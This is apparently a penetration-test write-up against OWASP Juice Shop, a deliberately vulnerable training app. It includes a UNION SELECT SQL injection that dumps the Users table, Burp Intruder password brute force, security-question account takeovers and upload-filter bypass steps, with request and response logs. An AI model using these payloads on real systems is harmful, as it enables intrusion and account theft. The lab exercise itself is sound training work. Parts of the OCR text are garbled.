 "question": "Mother's maiden name?",
 "createdAt": "2025-05-14T22:21:49.961Z",
 "updatedAt": "2025-05-14T22:21:49.961Z"
 },
 "securityAnswer": "hack"
}

```

**Response**

```

1 HTTP/1.1 400 Bad Request
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 38
9 ETag: W/"5c-0kvq4J0yf1WwfxvTQbfx3UYcKO"
10 Vary: Accept-Encoding
11 Date: Wed, 14 May 2025 23:03:47 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
 "message": "Validation error",
 "errors": [
 {
 "field": "email",
 "message": "email must be unique"
 }
]
}

```

**Inspector**

- Request attributes
- Request query parameters
- Request cookies
- Request headers
- Response headers

Done

JH Burp Suite

Target: http://localhost:3000

**Request**

```

1 POST /api/Users/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 250
4 sec-ch-ua-platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "Chromium";v="129", "Not=A?Brand";v="0"
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
10 like Gecko) Chrome/129.0.6668.71 Safari/537.36
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
18 continueCode=7ENKDX8Nz2T0jBn4GmtrOKsgfyIpRfxkFOWtz0AQ3PvjkaafWZLqlcpx5
19 ConnexionToken.KM9R:BLXk
20 {
 "email": "",
 "password": "",
 "passwordRepeat": "",
 "securityQuestion": {
 "id": 2,
 "question": "Mother's maiden name?",
 "createdAt": "2025-05-14T22:21:49.961Z",
 "updatedAt": "2025-05-14T22:21:49.961Z"
 },
 "securityAnswer": "hack"
}

```

**Response**

```

1 HTTP/1.1 400 Bad Request
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 38
9 ETag: W/"26-Ag96d1VABMKWuua2qO6jI"
10 Vary: Accept-Encoding
11 Date: Wed, 14 May 2025 23:05:30 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 Invalid email/password cannot be empty

```

**Inspector**

- Request attributes
- Request query parameters
- Request cookies
- Request headers
- Response headers

Done

You successfully solved a challenge: Empty User Registration (Register a user with an empty email and password.)

## 24) Broken authentication – reset a forgot password by security

Severity :Medium

Description:

Broken Authentication occurs when an application fails to adequately protect user credentials, allowing unauthorized password resets. In OWASP Juice Shop, the Forgot Password mechanism for Bjoern's account ([bjoern@owasp.org](mailto:bjoern@owasp.org)) is vulnerable due to insufficient validation of security question answers. By researching publicly available information, specifically identifying Bjoern's favorite pet as "zaya" from a related video, an attacker can reset his password without proper authentication, completing the "Bjoern's Favorite Pet" challenge.


Affected Component:

Forgot Password endpoint  
`/forgot-password`

The endpoint does not enforce strong authentication or restrict access to security question answers, enabling password resets with easily obtainable information.

Steps to Reproduce (in OWASP Juice Shop):

1. Navigate to the Forgot Password page:  
<http://localhost:3000/#/forgot-password>
2. Enter Bjoern's email address: [bjoern@owasp.org](mailto:bjoern@owasp.org).
3. Search for information about Bjoern, discovering from a video that his favorite



Google

bjorn's favourite pet

All Images Videos Short videos Forums News Web More ▾

◆ AI Overview

Björn's favorite pet is **Zaya**. This was revealed in a talk by Björn where he registers an account in Juiceshop, using "Zaya" as the answer to a forget password question. This information is publicly accessible and can be found by searching online for Björn's talk or related materials, [according to a solution page on GitHub](#).

Björn's Auth... May 1, 2023

owasp fav-pe... Google answe...

Show more ▾

4. pet is "zaya," which is the required answer for his security question.
5. Submit the Forgot Password request with the email and answer "zaya" to the security question.
6. Receive a password reset token or confirmation, allowing the attacker to set a new password for Bjoern's account.

The screenshot shows a 'Forgot Password' form on a dark-themed website. The form fields are as follows:

- Email\*: bjoern@owasp.org
- Security Question\*: A field containing four dots (...).
- New Password\*: A field containing ten dots (.....).
- Repeat New Password\*: A field containing ten dots (.....).
- A note below the first password field states: "Password must be 5-40 characters long. 14/20".
- A note below the second password field states: "14/20".
- A toggle switch labeled "Show password advice" is visible.
- A blue "Change" button at the bottom right.

7. The challenge is marked as solved: "You successfully solved a challenge: Bjoern's Favorite Pet."

Impact:

- Unauthorized access to Bjoern's account due to weak authentication controls.
- Exposure of account takeover risks if security questions are publicly deducible.
- Potential compromise of other user accounts with similar weak authentication mechanisms.
- Undermines trust in the password recovery process, affecting overall security.

## 25) Broken access control – Admin section – 2

Severity: medium

## Description

A **Broken Access Control** vulnerability exists in the "Admin Section" of OWASP Juice Shop. The application fails to enforce proper role-based access control, allowing any authenticated user to directly access the administrator dashboard by navigating to its known URL path, without validating whether the user has admin privileges.

## Affected Component

GET /administration

## Steps to Reproduce

1. Logged into the Juice Shop using a **standard (non-admin) user** account.
2. Manually accessed the admin panel by entering the URL directly in the browser:

`https:// http://localhost:3000/#/administration`

3. The server responded with HTTP 200 OK, and the full admin dashboard was rendered, despite the user having no admin privileges.
4. Admin-only functionalities like **user management**, **review control**, and **application settings** were accessible.

## Impact

This vulnerability allows an attacker with any valid user account to escalate privileges and gain unauthorized **administrator-level access**. Potential consequences include:

- Viewing or modifying sensitive user data
- Managing product reviews
- Making configuration-level changes to the application
- Chaining with other vulnerabilities for deeper system compromise

This is a clear case of **Vertical Privilege Escalation**, and due to the extent of control gained, the severity is **Critical**.

## Remediation

- Implement strict **role-based access control (RBAC)** on the backend to validate each request to /administration.
- Do not rely on frontend routing or visibility toggles to enforce access rights.
- Server-side logic should check the user's role from the session or token and **deny access** unless the role is explicitly admin.
- Return **HTTP 403 Forbidden** for unauthorized access attempts.

## Poc

The screenshot shows the OWASP Juice Shop administration dashboard. At the top, two green notifications are displayed: "You successfully solved a challenge: Admin Section (Access the administration section of the store.)" and "You successfully solved a challenge: Five-Star Feedback (Get rid of all 5-star customer feedback.)". Below these notifications, the "Administration" section is visible, containing "Registered Users" and "Customer Feedback".

**Registered Users:**

- admin@juice-sh.op
- jim@juice-sh.op
- bender@juice-sh.op
- bjoern.kimmich@gmail.com
- ciso@juice-sh.op
- support@juice-sh.op

**Customer Feedback:**

| ID | Comment                                                                                                                                                                                                                                                                                                                                                      | Rating | Action |
|----|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------|--------|
| 2  | Great shop! Awesome service! (**@juice-sh.op)                                                                                                                                                                                                                                                                                                                | ★★★★★  | ...    |
| 3  | Nothing useful available here! (**der@juice-sh.op)                                                                                                                                                                                                                                                                                                           | ★      | ...    |
| 21 | Please send me the juicy chatbot NFT in my wallet at /juicy-nft . "purpose betray marriage blame crunch monitor spin slide donate sport lift clutch" (**eureum@juice-sh.op)<br><br>Incompetent customer support! Can't even upload photo of broken purchase!<br>Support Team: Sorry, only order confirmation PDFs can be attached to complaints! (anonymous) | ★      | ...    |

## 26) Broken access control – sensitive data in the source code

Severity: low

### Description

A **Broken Access Control** vulnerability exists in the OWASP Juice Shop. The application allows users to inspect the page of the front so anyone can find the hidden path of the scoreboard .

#### PoC :

- 1 – got to website dashboard
- 2 – right click -> go to view page source code
- 3 – you will find a hidden url that leads to score board

```
 :before
 > <li class="dropdown" ng-show="!isLoggedIn()">□
 > <li class="dropdown ng-hide" ng-show="isLoggedIn()>□
 > <li class="dropdown">□
 > □
 > <li class="dropdown ng-hide" ng-show="isLoggedIn()>□
 > <li class="dropdown ng-hide" ng-show="isLoggedIn()>□
 > <li class="dropdown">□
 > <li class="dropdown ng-hide" ng-show="isLoggedIn()>□
 > <li class="dropdown ng-hide" ng-show="isLoggedIn()>□
 > <li class="dropdown ng-hide" ng-show="isLoggedIn()>□
 > <li class="dropdown ng-hide" ng-show="scoreBoardMenuVisible">
 | > □
 |
 > <li class="dropdown ribbon-spacer">
 >
 > <svg class="svg-inline--fa fa-info-circle fa-w-16 fa-lg" aria-hidden="true" data-prefix="fas" data-icon="info-circle" role="img" xmlns="http://www.w3.org/2000/svg" viewBox="0 0 512 512" data-fa-i2svg="">□</svg>
 > !--<i class="fas fa-info-circle fa-lg"></i>-->
 > About Us

 > &:after

 > &:after
</div>
&:after
</nav>
<h1 class="hidden no-binding" no-bind="applicationName">OWASP Juice Shop</h1>
```

## 27) Broken authentication – meta geo stalking

Severity: High

### Description:


A Meta Geo Stalking vulnerability exists in OWASP Juice Shop's Photo Wall and Forgot Password features. The Photo Wall exposes images with embedded GPS metadata, revealing the user's location. By extracting this metadata, an attacker can determine the answer to a user's security question (e.g., "What's your favorite place to go hiking?"). Using the default domain name (@juice-sh.op), the attacker can access the Forgot Password functionality, input the victim's email (e.g., john@juice-sh.op), retrieve the security question, and reset the password, leading to a full account takeover. This completes the "Meta Geo Stalking" challenge.

### Affected Components:

- **Photo Wall:** Exposes images with unstripped GPS metadata, revealing user locations.
- **Forgot Password Functionality:** Allows retrieval of security questions with predictable email domains, enabling account takeover.

### Steps to Reproduce (in OWASP Juice Shop):

1. Navigate to the "Photo Wall" section at <http://localhost:3000/#/photo-wall>.



2. Identify a photo uploaded by the target user (e.g., a photo with the caption "I love going hiking here ... (@johnny)") and save the image (e.g., favorite-hiking-place.png).
3. Note that the default email domain for users in OWASP Juice Shop is @juice-sh.op, so the target's email is likely john@juice-sh.op.
4. Navigate to the "Forgot Password" section at <http://localhost:3000/#/forgot-password>.

The form has the following fields:


- Email\*:
- Security Question\*:
- New Password\*:  (with validation message: "Password must be 5-40 characters long. 0/20")
- Repeat New Password\*:  (with validation message: "0/20")
- Show password advice
- Change

5. Enter the target's email (john@juice-sh.op) to retrieve the security question: "What's your favorite place to go hiking?".
6. Use an EXIF metadata extraction tool (e.g., ExifTool) to analyze the downloaded image.

7. Extract the GPS coordinates from the image metadata (e.g., 36°57'31.4" N 84°20'53.6" W).

```
(root㉿kali)-[~/Desktop]
exiftool favorite-hiking-place.png
ExifTool Version Number : 13.00
File Name : favorite-hiking-place.png
Directory : .
File Size : 667 kB
File Modification Date/Time : 2025:05:15 17:53:37-04:00
File Access Date/Time : 2025:05:15 17:53:41-04:00
File Inode Change Date/Time: 2025:05:15 17:53:41-04:00
File Permissions : -rw-r--r--
File Type : PNG
File Type Extension : png
MIME Type : image/png
Image Width : 471
Image Height : 627
Bit Depth : 8
Color Type : RGB
Compression : Deflate/Inflate
Filter : Adaptive
Interlace : Noninterlaced
Exif Byte Order : Little-endian (Intel, II)
Resolution Unit : inches
Y Cb Cr Positioning : Centered
GPS Version ID : 2.2.0.0
GPS Latitude Ref : North
GPS Longitude Ref : West
GPS Map Datum : WGS-84
Thumbnail Offset : 224
Thumbnail Length : 4531
SRGB Rendering : Perceptual
Gamma : 2.2
Pixels Per Unit X : 3779
Pixels Per Unit Y : 3779
Pixel Units : meters
Image Size : 471x627
Megapixels : 0.295
Thumbnail Image : (Binary data 4531 bytes, use -b option to extract)
GPS Latitude : 36 deg 57' 31.38" N
GPS Longitude : 84 deg 20' 53.58" W
GPS Position : 36 deg 57' 31.38" N, 84 deg 20' 53.58" W
```

8. Input the GPS coordinates into Google Maps to identify the location (e.g., Daniel Boone National Forest, London, Kentucky 40744, USA).



9. Return to the Forgot Password page, enter the security question answer (Daniel Boone National Forest), and set a new password (e.g., NewPass123!).
10. Submit the password reset by clicking "Change".

The screenshot shows a 'Forgot Password' form on a dark-themed web page. The form includes fields for Email, Security Question, New Password, and Repeat New Password. The 'Repeat New Password' field is highlighted with a green border, indicating it is the current focus or has been successfully entered. A password strength meter at the bottom shows 14/20 characters.

Forgot Password

Email\*  
john@juice-sh.op

Security Question\*  
.....

New Password\*  
.....

Repeat New Password\*  
.....

>Password must be 5-40 characters long. 14/20

Show password advice

14/20

Change

11. Observe the success message: "You successfully solved a challenge: Meta Geo Stalking (Determine the answer to John's security question by looking at uploaded metadata in the Photo Wall and use it to reset his password via the Forgot Password mechanism.)".

**Impact:**


- Exposure of sensitive user location data through unstripped GPS metadata in uploaded images.
- Full account takeover by exploiting predictable email domains and security question answers derived from metadata.
- Potential for further unauthorized actions, such as accessing sensitive user data or impersonating the victim.
- Violation of privacy best practices, increasing the risk of targeted attacks (e.g., physical stalking or social engineering).

## 28) Broken access control – login MC Safesearch

Severity: Medium

Description:

The application allows logging in as the user **MC SafeSearch** using default credentials without requiring SQL Injection or bypass techniques. The credentials were discovered through:




29) Product Review Analysis: A review by mc.safesearch@juice-sh.op contained lyrics from *Frozen's* "Let It Go" (🎲 Let it go, let it go ⚡ ... ⚡), hinting at a weak password themed around the song (e.g., LetItGo - LetItGo123 – Frozen – Elsa - MrN00dles).


30) Enter the credentials:

Email: [mc.safesearch@juice-sh.op](mailto:mc.safesearch@juice-sh.op)

Password: trying different ones!



### 31) And finally



### 32) Broken authentication – GDPR

**Severity:** High

**Description:**

A previously registered user identified by email chris.pike@juice-sh.op is still  **retrievable through SQL Injection**, even though the account is **marked as deleted** via the deletedAt field. This proves the system does **not fully erase or anonymize user data** in accordance with GDPR Article 17 (Right to erasure / right to be forgotten).

**Steps to Reproduce:**

1. Challenge solved: Database Schema.

- Authenticated as a valid user.
- Performed SQL Injection via:

GET /rest/products/search?q=banana')) UNION SELECT deletedAt, username, email, 4,5,6,7,8,9 FROM Users--

The screenshot shows the Burp Suite interface with the following details:

- Request:** A GET request to /rest/products/search?q=banana')) UNION SELECT deletedAt, username, email, 4,5,6,7,8,9 FROM Users--
- Response:** A JSON response object containing two products. The first product has a deletedAt value of 8, while the second product's deletedAt value is explicitly set to 9.
- Inspector:** Shows the selected text "chris.pike@juice-sh.op" which corresponds to the "username" field of the second product in the Response.

```

{
 "id": null,
 "name": "John Doe",
 "description": "John@juice-sh.op",
 "price": 5,
 "deluxePrice": 15,
 "image": "img1.jpg",
 "createdAt": 7,
 "updatedAt": 8,
 "deletedAt": 8
},
{
 "id": null,
 "name": "Wurstbrot",
 "description": "Wurstbrot@juice-sh.op",
 "price": 4,
 "deluxePrice": 5,
 "image": "img2.jpg",
 "createdAt": 7,
 "updatedAt": 8,
 "deletedAt": 9
}
]
}

```

## Impact:

- The user chris.pike is marked as deleted but their **personally identifiable information (PII)** remains accessible.
- Violates **GDPR Article 17**, putting the organization at legal risk.
- An attacker can enumerate and expose deleted users' data.
- Users lose trust in the platform's privacy guarantees.

## 33) Broken auth – Password strength

Severity: High

### Description:

The login form of the application does not implement protection mechanisms against brute-force attacks. Combined with the fact that the **administrator account uses a weak default password**, this allows attackers to perform credential stuffing using common password lists to successfully gain administrative access.

### Affected Component:

/login form – authentication endpoint

### Steps to Reproduce:

1. Identified the admin email (admin@juice-sh.op) from a previous challenge (recon via comments/posts).
2. Opened Burp Suite and captured a valid login request with the known email.
3. Sent the request to **Intruder**, configured it to **fuzz the password field** using the payload list from:

Daniel Miessler's SecLists:

passwords/common-credentials/best1050.txt  
(<https://github.com/danielmiessler/SecLists>)

4. Started the attack.

The screenshot shows the Burp Suite interface during an 'Intruder attack' on the URL `http://localhost:3000`. The 'Results' tab is selected, displaying a table of captured items. One row is highlighted in blue, indicating a successful login attempt. The table includes columns for Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. Below the table, the 'Request' and 'Response' tabs are visible, along with a detailed view of the raw HTTP traffic. The response body contains a JSON object with an authentication token.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
113	action	401	13		413		
114	admin	401	10		413		
115	admin1	401	13		413		
116	admin1023	401	13		413		
117	admin1023	200	23		1185		
118	adminadmin	401	27		413		
119	administrator	401	16		413		
120	adivesa	401	44		413		
121	agotia	401	12		413		
122	anedin	401	17		413		

Pretty Raw Hex

```
1. POST /rest/user/login HTTP/1.1
2. Host: localhost:3000
3. Content-Length: 31
4. sec-chua-platform: "Linux"
5. Accept: application/json, text/plain, */*
6. sec-chua: "Chromium":139, "Not(A:Brand)":99
7. Content-Type: application/json
8. sec-chuawebkit: 10
9. User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
10. DNT: 1
11. Upgrade-Insecure-Requests: 1
12. Sec-Fetch-Site: same-origin
13. Sec-Fetch-Mode: cors
14. Sec-Fetch-Dest: empty
15. Referer: http://localhost:3000/
16. Accept-Encoding: gzip, deflate, br
17. Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=X0evLBrjWg1KvNQ5BwRlXpmrAqHf0Hw4ikzD7af236z2o4bJyBxMy09xgr
18. Connection: keep-alive
19.
20. {
 "email": "admin@juice-sh.op",
 "password": "admin1023"
}
```

5. One of the requests received a **200 OK** response with an authentication token in the body, indicating a successful login.
6. Verified that the login led to the **admin dashboard**, confirming full compromise.

### Impact:

- **Full administrative access** to the application without needing to exploit any injection or misconfiguration.
- Enables the attacker to:
  - View and delete user data.
  - Access internal functions (e.g., feedback management, user roles).
  - Perform lateral movement within the app or infrastructure.

## 34) Security Misconfiguration – Complaint section

Severity: Medium

**Description:**

A Security Misconfiguration vulnerability exists in OWASP Juice Shop's complaint section, where the file upload feature uses a deprecated interface. The UI restricts uploads to PDF and ZIP files, but the backend accepts XML files due to a misconfiguration in the validation logic. This discrepancy allows attackers to upload potentially malicious XML files, which could lead to XML External Entity (XXE) attacks or other exploits, completing the "Deprecated Interface" challenge.

**Affected Component:**

- **Complaint Section File Upload:** The file upload feature in the complaint section (/complaints) improperly validates file types, allowing XML files despite UI restrictions.

**Steps to Reproduce (in OWASP Juice Shop):**

1. Navigate to the "Complaint" section at <http://localhost:3000/#/complain>.
2. Enter a customer email (e.g., vvc@gmail.com) and a message (e.g., "fgd").
3. Attempt to upload a file by clicking "Choose File" in the "Invoice" section.

Customer  
vv@mail.com

Message\*  
What would you like to tell us?

1 Max. 160 characters 0/160

Invoice: Choose File No file chosen

> Submit

- Observe the file picker dialog, which indicates only PDF and ZIP files are allowed (e.g., dropdown shows "PDF (.pdf)" and "ZIP (.zip)").

```

t.Split("", t.bMT(2, 1, "MANDATORY_MESSAGE"), " "));
F.W.add(..., y);
let T = (...) => {
 class n {
 userService;
 complaintService;
 formateService;
 translate;
 customerControl = new s.h({
 value: '',
 disabled: !0
 });
 nextStepControl = new s.h([s.k0.required, s.k0.maxLength(160)]);
 fileControl;
 fileUploadError = void 0;
 uploadedFile = new T();
 authHeader = 'Bearer ' + localStorage.getItem('token');
 authHeader = 'Bearer ' + localStorage.getItem('token');
 allowedMimetype: ['application/pdf', 'application/xml', 'text/xml', 'application/zip', 'application/x-zip-compressed', 'multipart/x-zip', 'application/yaml', 'application/x-yaml', 'text/yaml'];
 maxFileSize: 1e5
 });
 userEmail = void 0;
 complaint = void 0;
 confirmation;
 constructor(e, o, a, r) {
 this.userService = e,
 this.complaintService = o,
 this.customerControl = a,
 this.nextStepControl = r
 }
}

```

